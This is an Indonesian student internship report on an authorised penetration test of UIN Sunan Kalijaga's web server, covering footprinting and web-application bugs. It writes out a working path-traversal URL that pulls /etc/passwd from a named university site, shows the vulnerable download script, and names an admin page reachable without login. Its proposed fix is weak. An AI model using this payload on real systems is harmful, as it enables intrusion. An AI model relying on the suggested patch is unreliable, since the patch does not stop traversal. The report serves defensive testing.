**KATA PENGANTAR**

Segala puji syukur bagi Allah SWT yang telah memberikan pertolongan dalam setiap kesulitan yang ada selama pelaksanaan kerja praktek. Atas berkat rahmat-Nya, pelaksanaan kerja praktek yang dilakukan di PKSI UIN Sunan Kalijaga dapat terselasaikan dengan baik. Pelaksanaan keja praktek ini merupakan salah satu syarat untuk memperoleh gelar sarjana Teknik Informatika Universitas Islam Negeri Sunan Kalijaga. Selanjutnya penulis mengucapkan terima kasih yang sebesar-besarnya kepada:

1. Bapak, Ibu, dan adikku yang selalu setia memberikan dukungan dan doa serta menjadi sumber motivasi dan inspirasi.
2. Bapak M. Taufiq Nuruzzaman, S.T., M.Eng selaku dosen pembimbing yang telah banyak memberi dukungan serta pangarahan demi kelancaran pelaksanaan kerja praktek.
3. Bapak Agus Mulyanto,S.Si.,M.Kom selaku Kaprodi Teknik Informatika.
4. Bapak Agung Fatwanto, M. Kom.,Ph.D selaku Kepala PKSI UIN Sunan Kalijaga sekaligus yang langsung membimbing saya.
5. Seluruh karyawan PKSI UIN Sunan Kalijaga.
6. Teman-teman Prodi Teknik Informatika UIN Sunan Kalijaga yang telah banyak membantu dalam pelaksanaan kerja praktek dan penyusunan laporannya.

Penulis menyadari masih banyak kekurangan dan kelemahan dalam pelaksanaan dan penyusunan laporan kerja praktek ini. Semoga pelaksanaan kerja praktek ini dapat menjadi pengalaman yang berharga bagi penulis dan bermanfaat untuk masyarakat yang lebih luas.

Yogyakarta, 7 Mei 2012

**DAFTAR ISI**

**LEMBAR PENGESAHAN**i

**KATA PENGANTAR**ii

**DAFTAR ISI**iv

**DAFTAR GAMBAR**vi

**DAFTAR TABEL**vii

**BAB I PENDAHULUAN**1

1.1 Latar Belakang1

1.2 Batasan Kerja Praktek4

1.3 Tujuan Kerja Praktek4

1.4 Manfaat Kerja Praktek4

**BAB II TEMPAT KERJA PRAKTEK**6

2.1 Gambaran Umum Instansi 6

2.2 Ruang Ligkup Kerja Praktek8

**BAB III HASIL DAN PEMBAHASAN**10

3.1 Analisis10

3.1.1 Kondisi Tempat Kerja10

3.1.2 Kondisi SDM di PKSI UIN Sunan Kalijaga11

3.2 Kegiatan KP12

3.2.1 Footprinting13

3.2.1.1 Check IP server target dan Reverse IP domain check13

3.2.1.1.1 Rekomendasi14

3.2.1.2 Analisis Keamanan Website (aplikasi web)15

3.2.1.2.1 LFI di Website PKSI UIN Sunan Kalijaga15

3.2.1.2.2 Multi Bug di Semua Website17

3.2.1.2.2.1 Rekomendasi18

3.2.2 Scanning Fingerprinting19

3.2.2.1 Identifikasi Server19

3.2.2.2 Port scanning 22

3.2.3 Enumeration dan Gaining Access 23

3.2.3.1 Rekomendasi 29

3.2.4 Privilege Escalation 30

3.2.5 Pilfering 33

3.2.6 Backdooring 33

3.2.6.1 Rekomendasi 36

3.2.7 Covering Tracks 36

3.2.7.1 Rekomendasi 37

3.2.8 Denial Of Service 37

**BAB IV PENUTUP** 39

4.1 Kesimpulan 39

4.2 Saran 39

**LAMPIRAN** 41

Lampiran 1 Script downlot.php 42

Lampiran 2 Local root exploit FreeBSD mbufs() privilege escalation 43

Lampiran 3 File local root exploit ProFTPd 44

Lampiran 4 Tabel ringkasan daftar bug/celah 45

**DAFTAR GAMBAR**

Gambar 1.1. Website UIN Sunan Kalijaga ketika di-deface2

Gambar 3.1. Reverse IP Domain Check domain PKSI14

Gambar 3.2. File passwd dari server16

Gambar 3.3. Page admin tanpa session19

Gambar 3.4. Scanning Fingerprinting dengan phpshell20

Gambar 3.5. Port scanning menggunakan RADMIN(pentesting II)23

Gambar 3.6. Phpshell pentesting I (FreeBSD 8.0)24

Gambar 3.7. Login phpshell Pentesting II (FreeBSD 8.2)24

Gambar 3.8. Phpshell Pentesting II (FreeBSD 8.2)25

Gambar 3.9. Back connect menggunakan netcat pentesting I26

Gambar 3.10. Proses Back connect Pentesting I27

Gambar 3.11. Akses shell dengan back connect pentesting I28

Gambar 3.12. Bind Connection pentesting II29

Gambar 3.13. Login ssh dengan user dan password dari bruteforce30

Gambar 3.14. Akses root dengan local root exploit32

Gambar 3.15. Gagal local root exploit pada FreeBSD 8.2 (pentesting II)33

Gambar 3.16. Id\_rsa\_pub attacker di home root server35

Gambar 3.17. Login ssh user root di server36

Gambar 3.18. Login root di server dengan RSA key36

Gambar 3.19. User web123 adalah root36

**DAFTAR TABEL**

Tabel 3.1. Spesifikasi Komputer di PKSI UIN Sunan Kalijaga11

Tabel 3.2. Hasil proses fingerprinting21

**BAB I PENDAHULUAN**

**1.1 Latar Belakang**

Berdasarkan koran harian KOMPAS tanggal 30 April 2010 pada tahun 2010 Indonesia menduduki peringkat sepuluh besar untuk kasus *cybercrime.* Kasus terakhir yang menimpa pemerintah Indonesia sendiri adalah pengrusakan terhadap website POLRI pada tanggal 16 Mei 2011 oleh seorang *hacker* yang belum diketahui identitasnya sampai saat ini. Walaupun pemerintah Indonesia sudah mengupayakan pencegahan terhadap kejahatan di dunia maya dengan membuat undang-undang tindak kejahatan dunia maya tetap saja mencari pelaku/penjahat dunia maya itu cukup sulit. Semua itu karena dunia maya tidak kenal batas wilayah maupun waktu. Yang dapat kita lakukan saat ini tidak lain adalah antisipasi degan cara mengamankan asset-asset kita yang ada di internet. Yang pasti kita tidak boleh menyepelekan masalah keamanan website.

Tidak hanya website pemerintah, website-website pendidikan pun juga terancam diserang oleh hacker baik dari dalam negeri maupun luar negeri. Zone –H yang mempunyai alamat domain [www.zone-h.org](http://www.zone-h.org) adalah sebuah website untuk mensubmit hasil dari sebuah website yang di-*deface*, di website tersebut banyak ditemui website-website pendidikan yang sudah pernah di-*deface* oleh *attacker* termasuk website UIN Sunan Kalijaga yang mempunyai domain [www.uin-suka.ac.id](http://www.uin-suka.ac.id). Website UIN Sunan Kalijaga telah di-*deface* oleh **Gorontalo Defacer cr3w** pada tanggal 18/10/2008 pukul 15:44:02 seperti telihat pada Gambar 1.1.



Gambar 1.1. Website UIN Sunan Kalijaga ketika di-*deface*

Sampai saat ini website UIN Sunan Kalijaga masih mempunyai *bug*/celah yang banyak. Padahal sebuah website akademik jelas harus memberikan informasi yang valid, seandainya ada *attacker* yang mempunyai maksud jahat kemudian *attacker* tersebut mengubah informasi yang ada pada website tersebut, tentu ini akan sangat membahayakan dan merugikan berbagai pihak.

Berikut ini adalah beberapa risiko yang dapat terjadi jika sebuah server sudah dimasuki oleh *attacker*:

1. Jika sebuah website pernah di*-deface* jelas itu menunjukkan bahwa keamanan pada website tersebut kurang begitu diperhatikan, reputasi dari pembuat maupun memilik website tersebut akan turun.
2. Seorang *attacker* dapat mengubah informasi yang ada pada website untuk mendapatkan keuntungan atau dapat juga mencuri data-data penting yang ada di dalam server tersebut.
3. Seorang *attacker*  dapat menjadikan server tersebut untuk mengirimkan spam ke email orang lain, sehingga akan mengakibatkan IP dari server tersebut akan diblok oleh penyedia layanan email seperti *gmail* atau *ymail*. Banyak server-server Indonesia yang bernasib seperti ini.
4. Seorang *attacker* dapat menjadikan server tersebut sebagai media penyimpanan file-file video, mp3, dan sebagainya.
5. Seorang *attacker* dapat menjadikan server tersebut sebagai kambing hitam atau batu loncatan untuk penyerangan ke server lain, sehingga seakan-akan penyerang tersebut berasal dari IP server yang dijadikan kambing hitam tersebut. *Attacker* dapat juga menjadikan server tesebut sebagai *zombie* untuk melakukan DOS *(Denial of Service)* pada server lain.

Dari latar belakang tersebut kerja praktek ini dilakukan. Dalam kerja praktek ini dilakukan penetration testing yang akan dibahas pada pembahasan berikutnya.

**1.2 Batasan Kerja Praktek**

Batasan masalah dalam kerja praktek ini adalah sebagai berikut:

1. Melakukan penetration testing satu server web yang mempunyai alamat domain [www.uin-suka.ac.id](http://www.uin-suka.ac.id).
2. Pencarian *bug*/celah pada aplikasi web dan sistem operasi server.

**1.3 Tujuan Kerja Praktek**

Adapun tujuan dari kerja praktek ini adalah sebagai berikut:

1. Mencari sebanyak mungkin *bug*/celah dalam website UIN Sunan Kalijaga.
2. Mendapatkan akses tertinggi sebagai *superuser* yaitu *root* di server UIN Sunan Kalijaga.
3. Memberikan rekomendasi dan *patch* kepada PKSI UIN Sunan Kalijaga.

**1.4 Manfaat Kerja Praktek**

Diharapkan dari pelaksanaan kerja praktek ini dapat membawa manfaat bagi berberapa pihak baik dari PKSI UIN Sunan Kalijaga maupun bagi mahasiswa sendiri.

1. Manfaat bagi PKSI UIN Sunan Kalijaga adalah:
2. Solusi dan *patch* dari hasil kerja praktek ini dapat digunakan untuk menutup *bug/*celah yang ada baik di sisi *aplikasi web*, server web maupun sistem operasi server.
3. Rekomendasi dari hasil kerja praktek dapat digunakan sebagai acuan pengamanan server web UIN Sunan Kalijaga.
4. Manfaat bagi mahasiswa adalah:
5. Mahasiswa memperoleh pengalaman kerja sebelum memasuki dunia kerja.
6. Mahasiswa memperoleh kemampuan diri dalam *penetration testing* pada server.
7. Mahasiswa memperoleh kemampuan untuk menambal *bug* atau mem-*patch* suatu sistem.
8. Mahasiswa memperoleh kemampuan untuk mengamankan sebuah server dari serangan.

**BAB II TEMPAT KERJA PRAKTEK**

**2.1 Gambaran Umum Instansi**

Pusat Komputer dan Sistem Informasi Universitas Islam Negeri Sunan Kalijaga, sebagaimana tercantum dalam Keputusan Menteri Agama Republik Indonesia nomor 390 Tahun 2004 tanggal 3 September 2004 adalah gabungan dari dua lembaga sebelumnya yaitu Pusat Komputer dan Sistem Infromasi. Pusat Komputer (PUSKOM) adalah salah satu dari dua Unit Pelaksana Teknis atau unsur penunjang pada IAIN Sunan Kalijaga (Statuta IAIN Sunan Kalijaga Yogyakarta Tahun 2001 Pasal 121 ayat 3). Unit Pelaksana Teknis lainnya adalah Perpustakaan. Sistem Infromasi, semula merupakan sub bagian dari bagian Perencanaan dan Sistem Informasi (PSI).

Secara yuridis, Pusat Komputer sudah ada sejak diberlakukannya Keputusan Menteri Agama RI nomor 385 Tahun 1993 tanggal 29 Desember 1993, tentang Organisasi dan Tata Kerja IAIN Sunan Kalijaga Yogyakarta. Pasal 60 memuat tentang Pusat Komputer yang menjelaskan bahawa Pusat Komputer adalah unsur penunjang IAIN Sunan Kalijaga di bidang komputer (pasal 60 ayat 1). Pusat Komputer dipimpin oleh seorang kepala, yang ditunjuk di antara pranata komputer senior di lingkungan Pusat Komputer yang bertanggungjawab kepada Rektor dan pembinaannya dilakukan oleh Pembantu Rentor I (pasal 60 ayat 2).

Pusat Komputer sebagai unit pelasana teknis atau unsur penunjang di IAIN Sunan Kalijaga dimuat juga dalam Keputusan Menteri Agama RI Nomor 399 Tahun 1993 tentang statuta Institut Agama Islam Negeri Sunan Kalijaga Yogyakarta.

Dalam upaya meningkatkan kualitas pelayanan administrasi di IAIN Sunan Kalijaga Yogyakarta diperlukan adanya sarana pendukung berupa pusat komputer yang berkemampuan tinggi, teruji tingkat validitasnya, efisien, efektif dan didukung oleh keakuratan data, kecepatan pengolahan serta keamanan yang terjamin, maka Rektor, Prof. Dr. H.M. Atho Mudzhar, membentuk tim pelaksana penyiapan Program Pusat Komputer IAIN Sunan Kalijaga Yogyakarta.

* **Visi PKSI UIN Sunan Kalijaga Yogyakarta**

Mewujudkan UIN Sunan Kalijaga Yogyakarta sebagai universitas digital *(cyber campus)*

* **Strategi** **PKSI UIN Sunan Kalijaga Yogyakarta**

1. Otomasi proses administrasi (Akademik, Kemahasiswaan, dan Umum)

2. *Digital lifestyle experience (e-learning, digital information dissemination,* dan *digital payment)*

* **Prinsip PKSI UIN Sunan Kalijaga Yogyakarta**
  + - 1. Layanan
* *One Day Service*
* *One Stop Service*
* 3S (Senyum, Salam, Sapa)
  + - 1. Teknis
* *One Account for All Access*
* *One Entry for All Database*
* ADAP *(As Digital As Posible)*

**2.2 Ruang Ligkup Kerja Praktek**

Staf pada UPT. PKSI UIN Sunan Kalijaga terdiri atas:

1. Kepala : Agung Fatwanto, S.Si., M.Kom., Ph.D

2. Divisi:

* 1. Divisi Infrastruktur: Hendra Hidayat, S.Kom.

Anggota: Rahmadhan Gatra, ST

* 1. Divisi Pengembangan Sistem Informasi: Mustaqim, MT.

Anggota:

* Salim Athari, S.Kom
* Adi Wirawan, S.Kom
* Prihanto Dwi Rahmanto, S.Kom.
  1. Divisi SDM: Ratna Windah Lestari, SIP

Anggota: Rohyati, S.Ag.

* 1. Divisi Media: M. Arif Wibisono

Anggota: Daru Prasetyawan, ST

* 1. Divisi Layanan IT: Siti Mutmainah, S.Kom.

Anggota:

* Novi Praci Putri
* Mellyana Cahya Ningrum

3. Bendahara: Ratna Windah Lestari, SIP

**BAB III HASIL DAN PEMBAHASAN**

* 1. **Analisis**

Analisis dalam kerja praktek ini dibagi menjadi dua yaitu yang pertama analisis kondisi tempat kerja termasuk di dalamnya kondisi SDM dan layanan dari PKSI UIN Sunan Kalijaga dan yang kedua adalah analisis kegiatan kerja praktek.

* + 1. **Kondisi Tempat Kerja**

Gedung PKSI UIN Sunan Kalijaga terdiri dari tiga lantai dengan rincian sebagai berikut:

1. Lantai I

Lantai I terdiri dari dua ruangan utama yaitu ruangan pusat layanan dan ruangan server. Pada ruangan pusat layanan terdiri dari beberapa meja kerja devisi layanan IT PKSI dan devisi infrastruktur PKSI UIN Sunan Kalijaga. Kemudian di sebelah timur ruang layanan ada ruang server yang berisi seluruh server kampus UIN Sunan Kalijaga.

2. Lantai II

Lantai II terdiri dari satu ruangan utama yaitu ruang multimedia. Ruang multimedia ini digunakan sebagai tempat pemotretan, meja kerja devisi Media PKSI UIN Sunan Kalijaga dan kontroling TV UIN Sunan Kalijaga.

1. Lantai III

Lantai III terdiri dari dua ruangan utama yaitu ruangan *development* dan ruangan rapat, staff PKSI yang bergerak di bidang *development* bekerja di ruangan ini.

Spesifikasi komputer yang digunakan di PKSI UIN Sunan Kalijaga adalah seperti Tabel 3.1.

Tabel 3.1. Spesifikasi Komputer di PKSI UIN Sunan Kalijaga

|  |  |  |
| --- | --- | --- |
| **No** | **System** | **Keterangan** |
| 1. | Operating System | Windows 7 Home Premium 64-bit (6.1, Build 7601) Service Pack 1 |
| 2. | System Manufacturer | Dell Inc. |
| 3. | System Model | Studio XPS 9100 |
| 4. | Processor | Intel(R) Core(TM) i7 CPU 960 @ 3.20GHz (8 CPUs), ~3.2GHz |
| 5. | Memory | 12288MB RAM |
| 6. | Card name | AMD Radeon HD 6700 Series |
| 7. | Display Memory | 2793 MB  Dedicated Memory: 1006 MB  Shared Memory: 1787 MB |

* + 1. **Kondisi SDM di PKSI UIN Sunan Kalijaga**

Sumber daya manusia di PKSI UIN Sunan Kalijaga Yogyakarta terdiri dari limabelas orang, dengan empat orang merupakan tenaga kontrak yaitu:

* + - 1. Agung Fatwanto, S.Si., M.Kom., Ph.D (Kepala PKSI)
      2. Mustaqim, MT. (devisi pengembangan sistem informasi)
      3. Mellyana Cahya Ningrum (anggota devisi layanan IT)
      4. Novi Praci Putri (anggota devisi layanan IT)

Dengan demikian pegawai tetap PKSI UIN Sunan Kalijaga hanya terdiri dari sebelas orang.

**3.2 Kegiatan KP**

Kegiatan kerja praktek yang dilakukan menggunakan metode standar *penetration testing*. Metode standar *penetration testing* setidaknya ada sembilan tahapan yang akan dijelaskan pada pembahasan berikutnya. Sembilan tahapan *penetration testing* tersebut adalah sebagai berikut:

1. *Footprinting*
2. ***Scanning Fingerprinting***
3. ***Enumeration***
4. ***Gaining Access***
5. ***Privilege Escalation***
6. ***Pilfering***
7. ***Covering Tracks***
8. ***Backdooring***
9. ***Denial of Service***

Proses dan hasil *penetration testing* pada server web UIN Sunan Kalijaga dijelaskan lebih detail pada bagian berikutnya. *Penetration testing* dilakukan sebanyak dua kali pada kerja praktek ini dikarenakan terjadi migrasi server web UIN Sunan Kalijaga dari server yang menggunakan FreeBSD 8.0 kemudian pada akhir Maret 2012 dilakukan migrasi server dan menggunakan sistem operasi FreeBSD 8.2.

* + 1. **Footprinting**


*Footprinting* adalah proses menggali informasi sebanyak-banyaknya dari target (*box*). Pada proses ini dilakukan beberapa tahapan diantaranya melihat alamat IP server, reverse domain check, mencoba mencari celah pada aplikasi web dan sebagainya.

* + - 1. **Check IP server target dan Reverse IP domain check**

Pada *penetration* pertama IP Server web UIN Sunan Kalijaga adalah 172.16.4.201. Kemudian untuk *penetration* yang kedua IP nya adalah 10.0.8.120. Reverse IP domain check adalah mencari informasi website apa saja yang ada dalam host tersebut. Contoh aplikasi yang dapat digunakan adalah **You Get Signal** dapat di akses di [www.yougetsignal.com](http://www.yougetsignal.com) kemudian pilih menu reverse IP domain check, seperti terlihat pada Gambar 3.1.

Hasil reverse domain check dapat dilihat bahwa server web UIN Sunan Kalijaga tidak hanya memiliki satu website tetapi ada duabelas website lain di dalamnya yaitu website Fakultas Adab, Fakultas Sosial dan Humaniora, Fakultas Syariah, Fakultas Dakwah, Fakultas Sains dan Teknologi, dan Fakultas Tarbiyah dan lain-lain.

Jadi untuk memasuki server web UIN Sunan Kalijaga dapat melalui berbagai pintu, *attacker* dapat mencari *bug*/celah di website utama UIN Sunan Kalijaga, website PKSI, website Fakulatas Tarbiyah, atau yang lain, yang pasti semakin banyak website yang ada dalam satu *host/server* akan semakin banyak menambah peluang seorang *attacker* berhasil melakukan *penetration*.



Gambar 3.1. Reverse IP Domain Check domain PKSI

**3.2.1.1.1 Rekomendasi**

Penggunaan banyak domain dalam satu *host* merupakan tindakan yang cukup berbahaya, dikarenakan jika ada salah satu website yang mengandung *bug* kemudian *attacker* berhasil masuk dalam server web tersebut dan jika *attacker* dapat melakukan ***jumping*** maka *attacker* dapat mengakses direktori semua website yang ada pada server tersebut. ***Jumping*** adalah tindakan seorang attacker yang dapat meloncat ke *direktori/home* user lain(website lain yang ada dalam satu server tersebut) ini dikarenakan kesalahan konfigurasi pada server.

Hal ini sebenarnya dapat diatasi dengan proteksi direktori yaitu dengan cara pengaturan *permission* direktori tersebut, sebenarnya proses ***jumping***hanyalah mencari direktori yang dapat dibaca*(readable)* atau yang dapat ditulis *(writable)* di *home* user lain. Ketika ada direktori *home* user lain dapat dibaca atau mungkin dapat ditulis oleh *attacker* jelas *attacker* dapat mengakses direktori tersebut.

* + - 1. **Analisis Keamanan Website *(aplikasi web)***


Pada proses analisis kemananan website ini ditemukan banyak *bug* baik itu di domain utama website UIN Sunan Kalijaga ataupun di website lainya. *Bug* yang cukup berbahaya adalah *bug* LFI yang ditemukan di website PKSI dengan domain <http://pksi.uin-suka.ac.id> dan *bug* page admin tanpa session yang ditemukan di website utama UIN Sunan Kalijaga dengan domain <http://uin-suka.ac.id> . Penjelasan lebih detail ada pada pembahasan berikutnya.

* + - * 1. **LFI di Website PKSI UIN Sunan Kalijaga**

Website dengan domain <http://pksi.uin-suka.ac.id> menggunakan CMS (*Content Management Sistem)* lokomedia yang mempunyai banyak *bug*/celah. Dalam proses *penetration testing* ternyata ditemukan *bug* LFI (*Local File Inclusion*). LFI merupakan *bug* yang dapat membuat seorang *attacker* dapat mengambil file yang berharga dari dalam server. Dengan bug LFI ini seorang *attacker* dapat mendownload file passwd dari server yaitu dengan mengetikan URL seperti ini:

*<http://pksi.uin-suka.ac.id/downlot.php?file=..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd>*

Perintah tersebut adalah perintah untuk mendownload file passwd yang ada dalam server dan ternyata perintah tersebut bekerja dengan baik di server UIN Sunan Kalijaga seperti telihat pada Gambar 3.2.



Gambar 3.2.File passwd dari server

File passwd adalah file yang berharga di dalam sistem operasi Linux, BSD dan keluarganya. File ini adalah file yang hanya dapat di *write (edit)* oleh *root* tapi dapat di baca oleh semua user yang ada didalam sistem. File ini berisi list user /semua user yang ada dalam server. Jika seorang *attacker* sudah mendapatkan file ini berarti sudah mengurangi setengah dari pekerjaannya karena dengan melihat file ini *attacker* akan mengetahui user apa saja yang ada dalam server dan tentu list user tadi dapat di gunakan sebagai *wordlist* username untuk *bruteforce*. Lebih parahnya lagi biasanya admin memberikan password yang mudah ditebak atau password yang hampir sama dengan username sehingga mempermudah proses *bruteforce*. *Bug* LFI ini berasal dari kesalahan script yang ada pada file downlot.php yaitu pada variable $filename.

*$direktori = "files/"; // folder tempat penyimpanan file yang boleh didownload*

$ *filename = $\_GET['file']*

Variable filename tidak difilter dengan benar sehingga client dapat menginputkan semua karakter ke dalam URL, seperti pada kasus ini *attacker* menginputkan perintah untuk *fetch* file passwd dan ternyata perintah tersebut dijalankan dengan baik oleh server. Solusinya mungkin dapat ditambahkan"**./**"**,** maksudnya adalah saat *attacker* mengakses file dari luar server maka hasilnya akan error karena saat pemrosesan setiap file yang masuk ke variable page akan ditambah ./ di depannya. File downlot.php dapat dilihat pada Lampiran 1.

* + - * 1. **Multi Bug di Semua Website**


Website utama UIN Sunan Kalijaga saat ini beserta semua website fakultas UIN Sunan Kalijaga menggunakan template yang sama yaitu menggunakan template yang dibuat menggunakan *Framework Codeigniter*. Dalam *penetration testing* ini ditemukan beberapa *bug* yang cukup berbahaya yaitu :

1. Tidak ada session di <http://www.uin-suka.ac.id/index.php/access>
2. Ada menu import file excel di <http://www.uin-suka.ac.id/index.php/chapter>
3. Editor tanpa session di <http://www.uin-suka.ac.id/index.php/ckeditor>

*Bug* kedua dan ketiga memang tidak begitu berakibat fatal, tapi *bug* yang pertama ini dapat berakibat fatal. Pada *bug* yang pertama ini jika *attacker* mengakses URL <http://www.uin-suka.ac.id/index.php/access> *attacker* akan diarahkan ke page admin tanpa proses login, *attacker* dapat mengedit hak akses user bahkan dapat menambah user, seperti terlihat pada Gambar 3.3.

**3.2.1.2.2.1 Rekomendasi**

Seorang admin web seharusnya melakukan *testing* terlebih dahulu sebelum meng-*online*-kan websitenya. Tanpa melakukan *testing* admin tidak akan pernah tahu apakah website tersebut masih ada celah atau tidak. Kesalahan sekecil apapun seperti lupa melakukan *casting* terhadap *variable input*, tidak ada *filter* dalam variable input, atau bahkan lupa memberikan session di salah satu page admin itu semua dapat berakibat fatal. Coding yang terstruktur, bersih dan *testing* sebelum benar-benar diimplementasikan adalah hal yang wajib dilakukan jika menginginkan website aman dari serangan. Syarat server dapat di LFI yaitu server harus *allow\_url\_include =on,allow\_url\_fopen=on,magic\_quotes\_gpc=off.* Sehingga admin dapat mengantisipasinya dengan mengkonfigurasi kembali php pada server tersebut.



Gambar 3.3. Page admin tanpa session

* + 1. **Scanning Fingerprinting**

*Scanning fingerprinting* adalah identifikasi service apa saja yang dijalankan oleh server. Proses *Scanning fingerprinting* dalam kerja praktek ini dibagi menjadi dua tahap yaitu identifikasi server dengan tool dari php dan *port scanning* menggunakan RADMIN.

**3.2.2.1 Identifikasi Server**

Identifikasi server adalah proses melihat apa saja aplikasi dan *service* yang ada/sedang dijalankan oleh server. Pada proses ini *attacker* akan mencari modul-modul apa saja yang dijalankan oleh server, versi aplikasi yang berjalan dan sebagainya. Pada identifikasi server ini dibagi menjadi beberapa bagian yaitu:

1. Analisis dan scanning sistem operasi yang digunakan.
2. Analisis dan scanning service yang dijalankan.
3. Analisis dan scanning webserver yang digunakan.
4. Analisis dan scanning php beserta modul-modulnya yang digunakan.
5. Analisis dan scanning mysql yang digunakan.

Hasil dari analisis dan scanning dapat dilihat pada Gambar 3.4 dan Tabel 3.2.



